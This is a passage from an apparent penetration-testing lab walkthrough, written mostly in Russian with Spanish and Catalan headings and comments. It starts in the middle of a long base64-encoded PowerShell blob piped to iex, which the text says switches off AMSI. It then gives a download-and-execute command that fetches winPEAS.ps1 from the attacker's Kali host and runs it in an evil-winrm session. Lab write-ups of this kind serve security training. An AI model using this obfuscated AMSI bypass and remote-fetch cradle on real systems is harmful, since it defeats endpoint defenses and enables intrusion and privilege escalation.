DUAMwApACkALgAkACgAKAAnAMIA+gB0APUAJwArACcAbQDiAHQA7gAnACsAJwD1AG4AJwApAC4AbgBvAFIAbQBhAEwASQBaAEUAKABbAEMASABhAFIAXQAoADQANgArADIANAApACsAWwBjAEgAYQBSAF0AKAAxADEAMQArADkANQAtADkANQApACsAWwBjAEgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwAyACkAKwBbAGMASABBAHIAXQAoADEAMAAzACsANgApACsAWwBjAGgAQQBSAF0AKABbAGIAWQB0AGUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAYwBIAEEAcgBdACgAOQAyACkAKwBbAEMASABBAFIAXQAoADEAMQAyACoANAAvADQAKQArAFsAYwBIAGEAcgBdACgAWwBiAFkAVABFAF0AMAB4ADcAYgApACsAWwBDAEgAYQBSAF0AKAA3ADcAKQArAFsAQwBoAGEAUgBdACgAMQAxADAAKQArAFsAYwBoAEEAUgBdACgANwA4ACsANAA3ACkAKQAuACQAKABbAEMASABhAHIAXQAoADYANQAqADEANAAvADEANAApACsAWwBjAGgAQQByAF0AKABbAEIAWQB0AEUAXQAwAHgANgBkACkAKwBbAGMAaABBAFIAXQAoADcAMgArADQAMwApACsAWwBDAEgAYQBSAF0AKABbAEIAWQBUAGUAXQAwAHgANgA5ACkAKwBbAGMASABhAFIAXQAoADgANQApACsAWwBjAEgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwA0ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA2ADkAKQArAFsAQwBIAEEAUgBdACgAMQAwADgAKwAxADcALQAxADcAKQArAFsAYwBoAEEAcgBdACgAWwBCAHkAdABFAF0AMAB4ADcAMwApACkAIgApAC4ARwBlAHQARgBpAGUAbABkACgAIgAkACgAWwBjAGgAQQBSAF0AKABbAEIAeQB0AEUAXQAwAHgANgAxACkAKwBbAEMAaABBAFIAXQAoAFsAQgBZAFQARQBdADAAeAA2AGQAKQArAFsAQwBoAEEAcgBdACgAMQAxADUAKQArAFsAYwBoAGEAcgBdACgAMQAwADUAKwA5ADIALQA5ADIAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADQAMwApACsAWwBjAGgAYQByAF0AKABbAGIAWQB0AEUAXQAwAHgANgBmACkAKwBbAGMAaABhAFIAXQAoADIANAArADgANgApACsAWwBDAGgAQQBSAF0AKAAxADEANgAqADEAMAAwAC8AMQAwADAAKQArAFsAYwBoAEEAcgBdACgAMQAwADEAKwA2ADUALQA2ADUAKQArAFsAQwBoAEEAcgBdACgAWwBiAHkAVABlAF0AMAB4ADcAOAApACsAWwBDAGgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwA0ACkAKQAiACwAIAAiAE4AbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAIgApAC4AUwBlAHQAVgBhAGwAdQBlACgAJABPADUAcwBYAGUARwBCAHUAdwAwAGMAWAAsACAAWwBJAG4AdABQAHQAcgBdACQAUwBKAGgAegAwADQASAAyAGUAbgBjAEcARwBVADkAdwBmAEQAVwApADsAJABvAHEAYQBpAGgAYwB0AGMAPQAiACsAKAAnAG4AJwArACcAagAnACsAJwB3ACcAKwAnAGcAJwArACcAcwAnACsAJwB0ACcAKwAnAHgAJwApAC4AbgBPAFIATQBhAEwASQB6AGUAKABbAEMAaABhAHIAXQAoADMANgArADMANAApACsAWwBDAGgAQQBSAF0AKAAzADUAKwA3ADYAKQArAFsAYwBIAEEAUgBdACgAMQA5ACsAOQA1ACkAKwBbAGMASABhAFIAXQAoADEAMAA5ACkAKwBbAGMAaABhAFIAXQAoADYAOAArADUAMAAtADUAMAApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAEMAaABBAFIAXQAoADkAMgAqADcANwAvADcANwApACsAWwBjAEgAQQBSAF0AKAAxADEAMgAqADEAMAAxAC8AMQAwADEAKQArAFsAQwBoAGEAUgBdACgAMQAyADMAKwAyADkALQAyADkAKQArAFsAQwBIAEEAUgBdACgANgA2ACsAMQAxACkAKwBbAGMASABBAHIAXQAoAFsAYgB5AFQARQBdADAAeAA2AGUAKQArAFsAQwBIAEEAUgBdACgAWwBCAFkAdABFAF0AMAB4ADcAZAApACIAOwBbAFQAaAByAGUAYQBkAGkAbgBnAC4AVABoAHIAZQBhAGQAXQA6ADoAUwBsAGUAZQBwACgAMQA2ACkA"))|iex -
Нажимаем
Enter. Если не выдаёт никаких ошибок, обход работает. AMSI сейчас отключен для нашей текущей сессии PowerShell.
5.1.3.2.- Повторная попытка выполнения WinPEAS
Sección titulada «5.1.3.2.- Reintentar la ejecución de WinPEAS»Теперь, когда AMSI "спит", мы повторно выполняем исходную команду для загрузки и запуска WinPEAS.
# Reemplaça <TEVA_IP_KALI> amb la teva IP realIEX (New-Object Net.WebClient).DownloadString('http://<TEVA_IP_KALI>/winPEAS.ps1')- Результат: В этот раз скрипт не должен быть блокирован. WinPEAS будет выполнен и начнет выводить всю информацию об перечислении непосредственно в нашей консоли evil-winrm, с ее характерными цветами.